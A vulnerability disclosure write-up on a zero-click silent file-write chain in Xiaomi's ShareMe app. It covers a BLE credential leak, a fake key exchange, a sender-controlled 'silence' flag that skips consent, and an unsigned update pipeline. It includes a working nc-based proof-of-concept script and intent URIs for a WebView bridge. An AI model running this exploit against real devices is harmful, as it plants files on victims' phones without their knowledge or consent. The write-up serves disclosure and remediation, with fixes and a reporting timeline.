
Zero-Click File Drop on Xiaomi ShareMe (MiDrop)
Xiaomi’s ShareMe (also shipped as MiDrop, package com.xiaomi.midrop) is the file-sharing app preinstalled on every Xiaomi, Redmi, and POCO phone, with over 1 billion installs. It is the “AirDrop of Android”: you open it, tap Receive, and a friend nearby beams you a photo.
We spent a few weeks reverse-engineering its transfer protocol and found that the whole design rests on a single fatal assumption: the receiver trusts whatever the sender says. Chain a handful of these trust failures together and you get a zero-click primitive. An attacker within Bluetooth LE range (about 50 m) can write arbitrary files to a victim’s phone the moment they open Receive mode. No QR scan, no accept dialog, no pairing, no encryption, no notification. The victim sees nothing.
This post is the full technical write-up: the protocol, every link in the chain, the smali that makes it work, and a working proof-of-concept. Everything below was reproduced end to end on retail hardware.
PoC materials and scripts are available on GitHub.
TL;DR
- ShareMe’s Receive mode broadcasts the WiFi Direct SSID, password, IP, and port in cleartext over a standard, readable, unauthenticated BLE GATT characteristic (
0x2a00, Device Name). Anyone in range reads it, with no pairing, no bonding, and no prompt. - The file-transfer control protocol (plaintext JSON over TCP
:8181) has a sender-controlledsilence: trueflag. When set, the receiver skips the accept/reject dialog, hides the file from the UI, suppresses the completion notification, and drops the file into a hidden.upgrade_package/directory. - The mandatory ECDH key exchange (
send_pk) is satisfied with the literal string"test". No encryption is actually enforced. - Files land in
/sdcard/MIUI/ShareMe/.upgrade_package/, the exact directory ShareMe later scans for “update” APKs usinggetPackageArchiveInfo(path, 0)with flags = 0: no signature verification whatsoever. - Bonus finds: an
@JavascriptInterface(ShareMeJsKit.openBrowser) that fires arbitrary intents from ShareMe’s privileged context, and aFileProviderthat maps aroot-pathto/data/.
The core primitive, arbitrary silent file write from BLE range with zero victim interaction, is what makes everything else dangerous.
0x00 – The Protocol
Before the bugs, here is the happy path. A ShareMe transfer stacks four transport layers on top of each other:
| Layer | Mechanism | Detail |
|---|---|---|
| Discovery | BLE advertisement | Custom service UUID 0000fcc0 |
| Connection | WiFi Direct (SoftAP) | WPA2-PSK, SSID AndroidShare_XXXX |
| Control | TCP :8181 |
Plaintext JSON, XMPP-like <iq> messages |
| Bulk data | HTTP GET | Dynamic port, sender serves the file bytes |
| Crypto | ECDH + DES-56 | Present in the code, but never enforced |
When you tap Receive, the device becomes a group owner: it spins up a WiFi Direct access point named AndroidShare_XXXX, starts a TCP control server on port 8181, and begins advertising over BLE so senders can find it. The sender is meant to scan the QR code on the receiver’s screen to learn the WiFi password. That QR is the app’s entire idea of “authentication.”
The control channel sends JSON over TCP. A real file offer looks like this:
{
  "iq": {
    "type": "set",
    "xmlns": "http://www.xiaomi.com/midrop",
    "action": "send_files2",
    "param": "<url-encoded JSON blob>",
    "from": "<device name>",
    "profile": 1,
    "versionCode": 34608
  }
}
The param field is a URL-encoded JSON object describing each file: name, size, an HTTP uri to pull the bytes from, an MD5, and a set of boolean flags. Every one of those fields is attacker-controlled, because the sender constructs the message. Keep that in mind; it is the theme of this entire post.
0x01 – Credential Leak Over BLE
The QR code is supposed to be the only way to learn the WiFi Direct password. It is not.
When ShareMe enters Receive mode it stands up a BLE GATT server. Alongside its custom service 0000fcc0, it exposes the standard Generic Access service (0x1800) with the Device Name characteristic 0x2a00, and stuffs the WiFi credentials into it.
Tracing the advertiser (R7/b, R7/n, S7/b in the deobfuscated tree), the flow is:
- Receive mode turns on,
S7/b(the BLE manager) takes over. R7/n.w()builds the payload string.R7/b.b(uuid1, uuid2, bytes)assembles theAdvertiseData:setIncludeDeviceName(false),addServiceUuid(0000fcc0…), and cruciallyaddServiceData(uuid2, bytes), wherebytesis the WiFi credential blob.BluetoothLeAdvertiser.startAdvertising(...)puts it on the air, and the credentials also populate the readable0x2a00characteristic.
The payload in 0x2a00 is completely in the clear. Here is a real capture (Base64 to hex dump):
00000000: 5044 494d 2f13 b443 0d52 4544 4d49 204e  PDIM/..C.REDMI N
00000010: 6f74 6520 3135 0177 0300 0000 3541 6e64  ote 15.w....5And
00000020: 726f 6964 5368 6172 655f 3539 3433 2c77  roidShare_5943,w
00000030: 7a74 646a 376d 7638 3467 6d64 6266 2c31  ztdj7mv84gmdbf,1
00000040: 302e 3138 382e 3137 352e 3136 362c 3831  0.188.175.166,81
00000050: 3831 9587 0000                           81....
Parsed, that is a comma-separated tuple with everything needed to join the network and reach the control server:
| Field | Value |
|---|---|
| SSID | AndroidShare_5943 |
| Password | wztdj7mv84gmdbf |
| IP | 10.188.175.166 |
| Port | 8181 |
Characteristic 0x2a00 carries the standard [read] permission. Any BLE client can read it with no pairing, no bonding, and no on-screen prompt. BLE range is 30 to 50 m, more with a directional antenna. The QR code is theater; the password is already in the air.

Reproduction note. In April 2026 our scanner read this straight off the air on macOS via
bleak. By June, ShareMe had switched to BLE extended advertising (Legacy: false, secondary PHYLE_1M), which macOS CoreBluetooth does not surface by default, soBleakScanner.discover()came up empty. The credentials are still there; you just need a scanner that follows extended advertising, such as an Android radio. As an offline shortcut on our own devices we also pulled the identical bytes fromdumpsys bluetooth_manager | grep name:with no root, a useful reminder that the data is genuinely unprotected rather than merely obscure.
0x02 – The Encryption That Isn’t
So the attacker is on the WiFi Direct network. Surely the control protocol authenticates them?
The protocol opens with what looks like a key exchange: the sender sends a send_pk message carrying its ECDH public key, and subsequent traffic is nominally DES-encrypted. In practice the receiver never checks that any of this happened. You can hand it a “public key” of the literal string test:
{"iq":{"type":"set","action":"send_pk",
       "param":"%7B%22pk%22%3A%22test%22%7D",   // decodes to {"pk":"test"}
       "from":"PoC","versionCode":34608}}
The receiver replies send_pk_ack and then processes every plaintext message that follows. There is:
- No enforced encryption: plaintext JSON is accepted end to end.
- No session authentication: once you are on the WiFi network there is no token, no QR validation, no device binding. WiFi password equals full protocol access.
The entire security model collapses to “did you know the WiFi password,” and 0x01 already gave that away for free.
0x03 – silence: true
This is the heart of the chain. The per-file descriptor in send_files2 includes a boolean field named silence. It is set by the sender and consumed, unquestioningly, by the receiver.
In the data model (midrop.typedef.xmpp.FileInfo), silence is just field n, populated straight from the JSON:
# receiver-side deserializer, midrop/typedef/xmpp/a.smali:794
const-string v4, "silence"
invoke-virtual {v2, v4}, JSONObject;->optBoolean("silence")   # trust the wire
move-result v4
invoke-virtual {v3, v4}, FileInfo;->M(Z)V                     # store in field n
There is no validation: no whitelist, no capability check, no “is this sender allowed to be silent.” The flag is then consulted at six decision points on the receiver, and every one of them removes a piece of the user’s visibility into what is happening:
| Location | Behavior when silence == true |
|---|---|
FileQueue.smali:1314 |
Skip the file, never shown in the transfer UI list |
FileQueue.smali:1402 |
Do not count it, excluded from the total-files tally |
I7/i.smali:104 |
Skip TransItem creation, no UI object exists for it |
l7/b$g.smali:694 |
Take the direct-download path, bypass the accept/reject dialog entirely |
l7/b$g.smali:1391 |
Silent finish, no completion notification |
OpenTransItemUtils.smali:2450 |
silenceInstallerApk, the silent-install path for APK payloads |
The critical one is l7/b$g.smali:694. In a normal transfer this is where ShareMe raises the “So-and-so wants to send you photo.jpg, Accept / Reject” dialog. With silence set, control branches straight into FileReceiver and starts pulling bytes. The user is never asked.
Put plainly: a flag on the wire, chosen by the attacker, disables the single consent gate that protects the victim. The receiver treats “please do not tell the user about this” as a routine transfer option.
0x04 – Putting It Together
Stack these four bugs together and you get a clean, self-contained attack. The victim’s only action is the thing they meant to do: open Receive.
The exchange, step by step:
- Attacker reads BLE characteristic
0x2a00and gets the SSID, password, IP, and port. No pairing. - Attacker joins the WiFi Direct network with the stolen password. No session auth.
- Attacker opens TCP
:8181and sendssend_pkwith{"pk":"test"}. Receiver returnssend_pk_ack. No real crypto. - Attacker sends
send_files2withsilence: true. Receiver returnsReceptionStatus: Acceptwith no dialog. - Receiver pulls the file bytes from the attacker’s HTTP server, then reports
DownloadFinished. - The file is on disk. The victim saw nothing.
Proof of concept
The whole thing is a shell one-liner once you have the WiFi credentials. Stand up a throwaway HTTP server that serves the payload, then send two JSON messages down the control socket:
VICTIM_IP="10.188.175.166"
HTTP_PORT="22222"
PAYLOAD="BYTERIA_ZERO_CLICK_POC_FILE_DELIVERED_SUCCESSFULLY"
PAYLOAD_MD5="859e4151b7d37ad79d0fef81dac02157"

# 1. Serve the payload on :22222
while true; do
  printf "HTTP/1.1 200 OK\r\nContent-Length: ${#PAYLOAD}\r\nContent-Type: application/octet-stream\r\nConnection: close\r\n\r\n${PAYLOAD}" \
    | nc -l -p "$HTTP_PORT"
done &

# 2. Drive the control channel on :8181
(
  # send_pk with a dummy key: {"pk":"test"}
  echo '{"iq":{"type":"set","xmlns":"http://www.xiaomi.com/midrop","action":"send_pk","param":"%7B%22pk%22%3A%22test%22%7D","from":"PoC","profile":0,"versionCode":34608}}'
  sleep 1
  # send_files2 with silence:true
  echo '{"iq":{"type":"set","id":"1337","xmlns":"http://www.xiaomi.com/midrop","action":"send_files2","param":"%7B%22list%22%3A%5B%7B%22type%22%3A%22NormalFile%22%2C%22name%22%3A%22pwned.txt%22%2C%22sze%22%3A50%2C%22uri%22%3A%22%3A22222%2Fpwned%22%2C%22file_path%22%3A%22%2Fstorage%2Femulated%2F0%2FDownload%2Fpwned.txt%22%2C%22is_dir%22%3Afalse%2C%22silence%22%3Atrue%2C%22md5%22%3A%22859e4151b7d37ad79d0fef81dac02157%22%2C%22packageName%22%3A%22null%22%7D%5D%7D","from":"PoC","profile":1,"versionCode":34608}}'
  sleep 10
) | nc "$VICTIM_IP" 8181

The script prints what it sends; the server’s responses come back on the same socket and appear below each sent message in the terminal. The ReceptionStatus: Accept line arrives with no dialog prompt on the victim’s side:
And on the victim, the file is simply there:


What the victim did not see: no accept dialog, no entry in the transfer list, no file listed. ShareMe shows a transfer complete screen with 0 bytes. The operation registers as finished, but nothing appears in the UI. The victim’s screen after the transfer:
We reproduced this across versions. The original April 2026 work was on v3.46.08 and v3.47.03; in June 2026 we ran it again against v3.47.09 on a retail Redmi Note 15, and the BLE credential leak, the silence bypass, and the plaintext protocol were all still present and exploitable.
0x05 – Where Files Land
Notice the destination in the PoC: /sdcard/MIUI/ShareMe/.upgrade_package/. That is not a neutral scratch directory. It is a hidden folder (it ships a .nomedia file, so Gallery, Files, and MediaStore never index it) and it is the directory ShareMe scans for update APKs after transfers. Two more bugs turn “arbitrary silent write” into “arbitrary silent write into the app’s update pipeline.”
Persistence in a hidden directory
Anything dropped via silence: true stays in .upgrade_package/ indefinitely. It survives app restarts, reboots, and unrelated transfers, and it is invisible unless the user goes hunting through the filesystem by hand. APKs we dropped on 2026-04-16 were still present the next day after several reboots. That gives an attacker a durable staging area on the victim’s device.
The update scan checks no signatures
ShareMe has a built-in self-update feature. On launch it walks .upgrade_package/, and for each APK it calls:
getPackageArchiveInfo(path, 0) // flags = 0flags = 0 means it does not request signing information. The only checks are:
packageNamematches an installed app, andversionCode > 0x8730(34608).
No signing certificate, no SHA-256 digest, no publisher key. The scan code path (F5/n.c()), the enable check (F5/n.f()), and the dialog (F5/n.h() to UpdateDialog) never once ask who signed this APK.
When a match is found, ShareMe presents its own update dialog (“Updates available, V x.y.z”) with an Update button. Tapping it fires an ACTION_VIEW intent with MIME type application/vnd.android.package-archive at the system package installer, with callingPackage=com.xiaomi.midrop:
act=android.intent.action.VIEW
dat=content://com.xiaomi.midrop.fileProvider/...
typ=application/vnd.android.package-archive
callingPackage=com.xiaomi.midrop
We confirmed the full self-update path end to end. Dropping a Xiaomi-signed ShareMe v3.47.03 via silence: true, then tapping the resulting update prompt, upgraded the app from v3.46.08 to v3.47.03. Because ShareMe itself performs no signature validation, an attacker who supplies any correctly-signed APK controls which version the victim ends up on, which is a forced-update primitive and, with an older signed build, a downgrade-to-a-vulnerable-version primitive.

Two honest caveats. First, the self-update prompt is gated on the about_switch_free_upgrade setting (“update ShareMe during transfers”), which social engineering can flip. Second, Android’s own PackageManager still enforces signature continuity, so a debug-signed fake will be blocked at the system layer. The point is that ShareMe’s own trust model is empty: it shows the user an official-looking update dialog for an APK it never verified, and on rooted devices, custom ROMs, or older signing schemes the system-level backstop is exactly where things get shaky.
0x06 – More Attack Surface
JavaScript bridge: arbitrary intent dispatch
ShareMe embeds a promotional WebView (OkSpinWebView) and registers a JavaScript interface named ShareMeJsKit with an @JavascriptInterface method openBrowser(String) (com/xiaomi/midrop/view/m.smali). Its logic:
openBrowser(url):
  if url.startsWith("intent"):
    intent = Intent.parseUri(url, URI_INTENT_SCHEME)
  else:
    intent = Intent(ACTION_VIEW, Uri.parse(url))
  if (Build.MANUFACTURER == "huawei"):   // only Huawei!
    intent.setPackage(defaultBrowser)
  intent.addCategory(BROWSABLE)
  intent.setComponent(null)
  intent.setFlags(FLAG_ACTIVITY_NEW_TASK)
  webView.getContext().startActivity(intent)
The package restriction is applied only when Build.MANUFACTURER == "huawei". On every Xiaomi, Redmi, and POCO device setPackage() is never called, so a page loaded in this WebView can hand openBrowser() an arbitrary URI and have ShareMe launch it from its own privileged context (callingPackage=com.xiaomi.midrop). Confirmed working from JavaScript:
| URI | Effect |
|---|---|
intent:#Intent;action=android.settings.SETTINGS;end |
Opens Settings |
tel:+90XXXXXXXXXX |
Opens the dialer, number pre-filled |
sms:+90XXXXXXXXXX?body=... |
Opens SMS compose, pre-filled |
content://com.xiaomi.midrop.fileProvider/... |
Resolves ShareMe’s FileProvider content |
intent:...action=android.intent.action.SEND;... |
Shares text into other apps |
The trigger URL comes from a remote-config value (okspinLink to OkspinBean.bottomDeepLinkUrl), rendered when the user taps the OkSpin banner. An attacker already sitting on the victim’s WiFi Direct network (courtesy of 0x01) is positioned to MITM that config fetch and point the WebView at their own HTML. setComponent(null) and the BROWSABLE category limit this to exported activities, so it is not full RCE, but firing pre-filled dialer/SMS intents and reaching FileProvider content from a system app’s context is well past what a promo WebView should be able to do.
FileProvider mapped to /data/
ShareMe’s file_paths.xml is far too generous:
<external-path name="path1" path="." />      <!-- all external storage -->
<root-path     name="path4" path="/storage/" />
<root-path     name="path5" path="/data/" />  <!-- the entire /data/ tree -->
A root-path mapped to /data/ means any component holding a granted content URI can reach /data/data/com.xiaomi.midrop/shared_prefs/, the app’s databases, and anything else under /data/ readable by ShareMe’s UID. Combined with the JS bridge above, an attacker can craft content:// URIs that point at sensitive files and open them through the resolver.
Legacy hardcoded WiFi password (Android 9/10)
For completeness: the string 12345678 is hardcoded as the WiFi Direct / hotspot password in several paths (P2pGroupOwner.m() and .n(), I7/c.e(), and the legacy CoolBootActivity hotspot fallback). On Android 11 and up the framework overrides this, so it is dead on modern devices, but on Android 9 to 10 the WiFi Direct password genuinely was 12345678.
Impact
The confirmed, reproduced-on-hardware results:
- Arbitrary file write to a victim’s storage with no consent and no UI trace.
- WiFi credential theft over BLE with no pairing, from up to ~50 m.
- Plaintext protocol accepted with a dummy key: no encryption in practice.
- Persistent staging in a hidden directory that survives reboots.
- Update pipeline with no signature check, presenting an official-looking “Update” prompt for an unverified APK, enabling forced version changes with correctly-signed builds.
- Privileged intent execution from an embedded WebView on all non-Huawei devices.
Realistic scenarios follow directly. Someone opens ShareMe in a café to receive a photo from a friend; an attacker two tables over lifts the WiFi credentials over BLE and silently drops a payload into the hidden update folder. Or the same silent drop pre-positions a fake update, and the next time the user glances at ShareMe they are nudged to tap an official-looking “Update” button. None of it requires the victim to do anything beyond opening Receive.
Root cause
Every finding here is one bug wearing different clothes: the receiver trusts data that only the sender controls. The silence flag, the file path, the file type, the pk, the “update” APK’s identity, the WebView’s target URI, all of it arrives over the wire from an unauthenticated peer and is acted on without verification. Individually each is a design smell. Chained, they are a zero-click file-write on a billion devices.
The fixes are the obvious inverse of each cause:
- Stop honoring a sender-controlled
silenceflag; every incoming file needs explicit user consent. - Encrypt the BLE GATT payload so WiFi credentials are not readable without pairing.
- Actually enforce the ECDH exchange and reject plaintext once a session is negotiated.
- Bind sessions to the QR scan with a real token, so knowing the WiFi password is not full access.
- In the update scan, call
getPackageArchiveInfo(path, GET_SIGNING_CERTIFICATES)and pin against the installed app’s certificate. - Clear
.upgrade_package/on launch, and never surface an “Update” prompt for an APK that arrived over a file transfer. - Tighten the FileProvider paths and gate the
ShareMeJsKitbridge to a trusted origin allowlist.
Timeline
| Date | Event |
|---|---|
| 2026-04-16 | Vulnerability chain discovered and confirmed; full PoC demonstrated |
| 2026-04-17 | Update-pipeline hijack and JS-bridge intent execution confirmed |
| 2026-04 | Reported to Xiaomi PSIRT |
| 2026-06-15 | Re-reproduced end to end on ShareMe v3.47.09 (retail hardware) |
Research by Byteria Security Team. Questions: [email protected].
